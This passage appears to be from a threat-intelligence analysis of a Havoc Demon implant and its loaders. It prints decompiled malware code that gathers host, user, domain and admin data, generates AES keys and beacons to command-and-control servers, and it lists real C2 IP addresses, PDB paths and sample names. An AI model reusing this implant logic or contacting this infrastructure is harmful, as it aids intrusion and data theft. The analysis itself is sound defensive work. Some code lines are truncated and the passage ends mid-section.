
```
.data:000000026AA1929E                  db    0
.data:000000026AA1929F                  db    0
.data:000000026AA192A0 aPost            db 'P',0,'O',0,'S',0,'T' ; POST
.data:000000026AA192A7                  db    0
.data:000000026AA192A8                  db    0
.data:000000026AA192A9                  db    0
.data:000000026AA192AA                  db    0
```



```
.data:000000026AA192B6                  db  32h ; 2
.data:000000026AA192B7                  db   0
.data:000000026AA192B8                  db  30h ; 0
.data:000000026AA192B9                  db   0
.data:000000026AA192BA                  db  36h ; 6
.data:000000026AA192BB                  db   0
.data:000000026AA192BC                  db  2Eh ; .
.data:000000026AA192BD                  db   0
.data:000000026AA192BE                  db  31h ; 1
.data:000000026AA192BF                  db   0
.data:000000026AA192C0                  db  38h ; 8
.data:000000026AA192C1                  db   0
.data:000000026AA192C2                  db  38h ; 8
.data:000000026AA192C3                  db   0
.data:000000026AA192C4                  db  2Eh ; .
.data:000000026AA192C5                  db   0
.data:000000026AA192C6                  db  31h ; 1
.data:000000026AA192C7                  db   0
.data:000000026AA192C8                  db  39h ; 9
.data:000000026AA192C9                  db   0
.data:000000026AA192CA                  db  37h ; 7
.data:000000026AA192CB                  db   0
.data:000000026AA192CC                  db  2Eh ; .
.data:000000026AA192CD                  db   0
.data:000000026AA192CE                  db  31h ; 1
.data:000000026AA192CF                  db   0
.data:000000026AA192D0                  db  31h ; 1
.data:000000026AA192D1                  db   0
.data:000000026AA192D2                  db  33h ; 3
.data:000000026AA192D3                  db   0
```



```
E1                  db    0
E2 aMozilla50Windo  db 'M',0,'o',0,'z',0,'i',0,'l',0,'l',0,'a',0,'/',0,'5',0,'.',0,'0',0,' ' ; User-Agent
F9                  db 0,'(',0,'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0,' ',0,'N',0,'T',0
10                  db ' ',0,'6',0,'.',0,'1',0,';',0,' ',0,'W',0,'O',0,'W',0,'6',0,'4',0,')'
27                  db 0,' ',0,'A',0,'p',0,'p',0,'l',0,'e',0,'W',0,'e',0,'b',0,'K',0,'i',0
3E                  db 't',0,'/',0,'5',0,'3',0,'7',0,'.',0,'3',0,'6',0,' ',0,'(',0,'K',0,'H'
55                  db 0,'T',0,'M',0,'L',0,',',0,' ',0,'l',0,'i',0,'k',0,'e',0,' ',0,'G',0
6C                  db 'e',0,'c',0,'k',0,'o',0,')',0,' ',0,'C',0,'h',0,'r',0,'o',0,'m',0,'e'
83                  db 0,'/',0,'9',0,'6',0,'.',0,'0',0,'.',0,'4',0,'6',0,'6',0,'4',0,'.',0
9A                  db '1',0,'1',0,'0',0,' ',0,'S',0,'a',0,'f',0,'a',0,'r',0,'i',0,'/',0,'5'
B1                  db 0,'3',0,'7',0,'.',0,'3',0,'6',0
```



```
    *(_QWORD *)(v59 + 186) = v61;
    qmemcpy(*(void **)(qword_26AA19400 + 186), v60, v62);
    v63 = ParserGetBytes(v77, &v76);
    v64 = qword_26AA19400;
    v65 = (const void *)v63;
    if ( v76 )
    {
      v66 = sub_26AA0F0C0(v76);
      v67 = v76;
      *(_QWORD *)(v64 + 194) = v66;
      qmemcpy(*(void **)(qword_26AA19400 + 194), v65, v67);
    }
    else
    {
      *(_QWORD *)(qword_26AA19400 + 194) = 0LL;
    }
    v68 = ParserGetBytes(v77, &v76);
    v69 = qword_26AA19400;
    v70 = (const void *)v68;
    if ( v76 )
    {
      v71 = sub_26AA0F0C0(v76);
      v72 = v76;
      *(_QWORD *)(v69 + 202) = v71;
      qmemcpy(*(void **)(qword_26AA19400 + 202), v70, v72);
    }
    else
    {
      *(_QWORD *)(qword_26AA19400 + 202) = 0LL;
    }
  }
  v73 = qword_26AA19400;
  v74 = *(_QWORD *)(qword_26AA19400 + 304);
  *(_DWORD *)(qword_26AA19400 + 276) = 2;
  *(_QWORD *)(v73 + 232) = v74 + 18;
  return ParserDestroy(v77);
}
```

Extracted Configuration:

Spawn:

– x86: C:\Windows\SysWOW64\notepad.exe


– x64: C:\Windows\System32\notepad.exe

Method: POST


Host[Command & Control] : 206.188.197.113

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36


The **DemonConfig** function parses the configuration stored in the .data section. Once parsed, it is further used in the program. The DemonConfig function also contains multiple parsing-oriented functions.




```
}
v6 = qword_26AA19400;
if ( !*(_QWORD *)(qword_26AA19400 + 288) && !*(_QWORD *)(qword_26AA19400 + 296) )//  create AES Keys/IV
{
  v7 = (*(__int64 (__fastcall **)(__int64, __int64))(qword_26AA19400 + 936))(64LL, 32LL);
  v8 = qword_26AA19400;
  *(_QWORD *)(v6 + 288) = v7;
  v9 = 0LL;
  *(_QWORD *)(v8 + 296) = (*(__int64 (__fastcall **)(__int64, __int64))(v8 + 936))(64LL, 16LL);
  do
    *(_BYTE *)(*(_QWORD *)(qword_26AA19400 + 288) + v9++) = ((__int64 (__fastcall *)(__int64))sub_26AA11320)(v10);
  while ( v9 != 32 );
  for ( i = 0LL; i != 16; ++i )
    *(_BYTE *)(*(_QWORD *)(qword_26AA19400 + 296) + i) = ((__int64 (__fastcall *)(__int64))sub_26AA11320)(v10);
}
PackageAddPad(*a1, *(_QWORD *)(qword_26AA19400 + 288), 32LL);// Add AES Keys/IV
PackageAddPad(*a1, *(_QWORD *)(qword_26AA19400 + 296), 16LL);
PackageAddInt32(*a1, *(_DWORD *)(qword_26AA19400 + 68));// Add session id
dwLength = 0;                                   // Get Computer Name
if ( (*(unsigned int (__fastcall **)(_QWORD, _QWORD, unsigned int *))(qword_26AA19400 + 928))(0LL, 0LL, &dwLength)
  || (v12 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
      (v13 = v12) == 0LL) )
{
  PackageAddInt32(*a1, 0);
}
else
{
  memset(v12, 0, dwLength);
  if ( (*(unsigned int (__fastcall **)(_QWORD, void *, unsigned int *))(qword_26AA19400 + 928))(0LL, v12, &dwLength) )
    sub_26AA0F5C0(*a1, v13, dwLength);
  else
    PackageAddInt32(*a1, 0);
  memset(v13, 0, dwLength);
  (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v13);
```



```
  else
    PackageAddInt32(*a1, 0);
  memset(v13, 0, dwLength);
  (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v13);
}
dwLength = 0;                                   // Get Username
if ( (*(unsigned int (__fastcall **)(_QWORD, unsigned int *))(qword_26AA19400 + 1360))(0LL, &dwLength)
  || (v14 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
      (v15 = v14) == 0LL) )
{
  PackageAddInt32(*a1, 0);
}
else
{
  memset(v14, 0, dwLength);
  if ( (*(unsigned int (__fastcall **)(void *, unsigned int *))(qword_26AA19400 + 1360))(v14, &dwLength) )
    sub_26AA0F5C0(*a1, v15, dwLength);
  else
    PackageAddInt32(*a1, 0);
  memset(v15, 0, dwLength);
  (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v15);
}
dwLength = 0;                                   // Get Domain
if ( (*(unsigned int (__fastcall **)(__int64, _QWORD, unsigned int *))(qword_26AA19400 + 928))(2LL, 0LL, &dwLength)
  || (v16 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
      (v17 = v16) == 0LL) )
{
  PackageAddInt32(*a1, 0);
}
else
```




```
  PackageAddInt32(*a1, 0);
}
PackageAddWString(
  *a1,
  *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(*(_QWORD *)(qword_26AA194
PackageAddInt32(*a1, *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 
PackageAddInt32(*a1, *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 
PackageAddInt32(*a1, *(_DWORD *)(qword_26AA19400 + 84));
PackageAddInt32(*a1, 2u);
v20 = BeaconIsAdmin();
PackageAddInt32(*a1, v20);
PackageAddInt64(*a1, *(_QWORD *)(qword_26AA19400 + 44));
memset(v23, 0, 0x11CuLL);
v23[0] = 284;
(*(void (__fastcall **)(int *))(qword_26AA19400 + 360))(v23);
PackageAddInt32(*a1, v23[1]);
PackageAddInt32(*a1, v23[2]);
```




```
    Header (if specified):
       [ SIZE         ] 4 bytes
       [ Magic Value  ] 4 bytes
       [ Agent ID     ] 4 bytes
       [ COMMAND ID   ] 4 bytes
       [ Request ID   ] 4 bytes

    MetaData:
       [ AES KEY      ] 32 bytes
       [ AES IV       ] 16 bytes
       [ Magic Value  ] 4 bytes
       [ Demon ID     ] 4 bytes
       [ Host Name    ] size + bytes
       [ User Name    ] size + bytes
       [ Domain       ] size + bytes
       [ IP Address   ] 16 bytes?
       [ Process Name ] size + bytes
       [ Process ID   ] 4 bytes
       [ Parent  PID  ] 4 bytes
       [ Process Arch ] 4 bytes
       [ Elevated     ] 4 bytes
       [ Base Address ] 8 bytes
       [ OS Info      ] ( 5 * 4 ) bytes
       [ OS Arch      ] 4 bytes
       [ SleepDelay   ] 4 bytes
       [ SleepJitter  ] 4 bytes
       [ Killdate     ] 8 bytes
       [ WorkingHours ] 4 bytes
       ..... more
       [ Optional     ] Eg: Pivots, Extra data about the host or network etc.
 */
```

The **DemonMetadata** function generates unique metadata for the demon payload, which contains artefacts like Demon ID, User-name, Process Architecture, OS Info, Domain info, and similar information.




```
void __noreturn DemonRoutine()
{
  bool v0; // zf
  __int64 v1; // rax

  while ( 1 )
  {
    if ( *(_DWORD *)(qword_26AA19400 + 72) )
      goto LABEL_2;
    v0 = (unsigned int)TransportInit() == 0;
    v1 = qword_26AA19400;
    if ( !v0 )
      *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 116) + 12LL) = 0;
    if ( *(_DWORD *)(v1 + 72) )
LABEL_2:
      CommandDispatcher();
    SleepObf();
  }
}
```

Connects to listener.



```
__int64 TransportInit()
{
  __int64 result; // rax
  char *v1; // rdi
  __int64 i; // rcx
  _DWORD *v3; // [rsp+20h] [rbp-128h] BYREF
  __int64 v4; // [rsp+28h] [rbp-120h] BYREF
  char v5[280]; // [rsp+30h] [rbp-118h] BYREF

  v3 = 0LL;
  v4 = 0LL;
  result = PackageTransmitNow(*(_QWORD *)qword_26AA19400, &v3, &v4);
  if ( (_DWORD)result )
  {
    v1 = v5;
    for ( i = 64LL; i; --i )
    {
      *(_DWORD *)v1 = 0;
      v1 += 4;
    }
    AesInit(v5, *(_QWORD *)(qword_26AA19400 + 288), *(_QWORD *)(qword_26AA19400 + 296));
    AesXCryptBuffer(v5, v3, v4);
    result = 0LL;
    if ( v3 )
    {
      if ( *(_DWORD *)(qword_26AA19400 + 68) == *v3 )
      {
        *(_DWORD *)(qword_26AA19400 + 72) = 1;
        return 1LL;
      }
    }
  }
  return result;
}
```

Used for sending the demon metadata.



```
void __noreturn DemonRoutine()
{
  bool v0; // zf
  __int64 v1; // rax

  while ( 1 )
  {
    if ( *(_DWORD *)(qword_26AA19400 + 72) )
      goto LABEL_2;
    v0 = (unsigned int)TransportInit() == 0;
    v1 = qword_26AA19400;
    if ( !v0 )
      *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 116) + 12LL) = 0;
    if ( *(_DWORD *)(v1 + 72) )
LABEL_2:
      CommandDispatcher();
    SleepObf();
  }
}
```

Performs Sleep Obfuscation.

Enters the tasking routine.

The final DemonRoutine function employs various other things, like connecting to the Command and Control Server, which it does by using the PackageTransmitNow function, which then decrypts the data using AES encryption. Then, it uses the CommandDispatcher routine to perform the tasking routine and, in the end, uses Sleep Obfuscation via the function, which uses various techniques like Ekko, Zilean, and ***WaitForSingleObjectEx***.

Hunting and Infrastructure

Upon analysis of the loader payload, we found a unique PDB path linked to the binary C:\TOOL\Freeze.rs-main\target\release\AdobeReader\target\release\deps\AdobeReader.pdb , which helped us to hunt for similar loaders, used by the same threat actor. So, upon hunting, we found two similar samples.

- File-Name: vihu.exe
- PDB-Path: C:\TOOL\Freeze.rs-main\target\release\vihu\target\release\deps\vihu.pdb
- Timestamp: 2024-07-24
- File-Name: gnobya.exe
- PDB-Path: C:\TOOL\Freeze.rs-main\target\release\gnobya\target\release\deps\gnobya.pdb
- Timestamp: 2024-05-22

Once we extracted the shellcode from both the loaders, the shellcode extracted was a similar demon.x64.dll from the first file vihu.exe while the shellcode extracted from the second file turned out to be a URL, which is further downloading a custom Sliver Stager. The C2 and the User-Agent found in this Havoc Demon are:

```
C2: 195.123.225.88
```

```
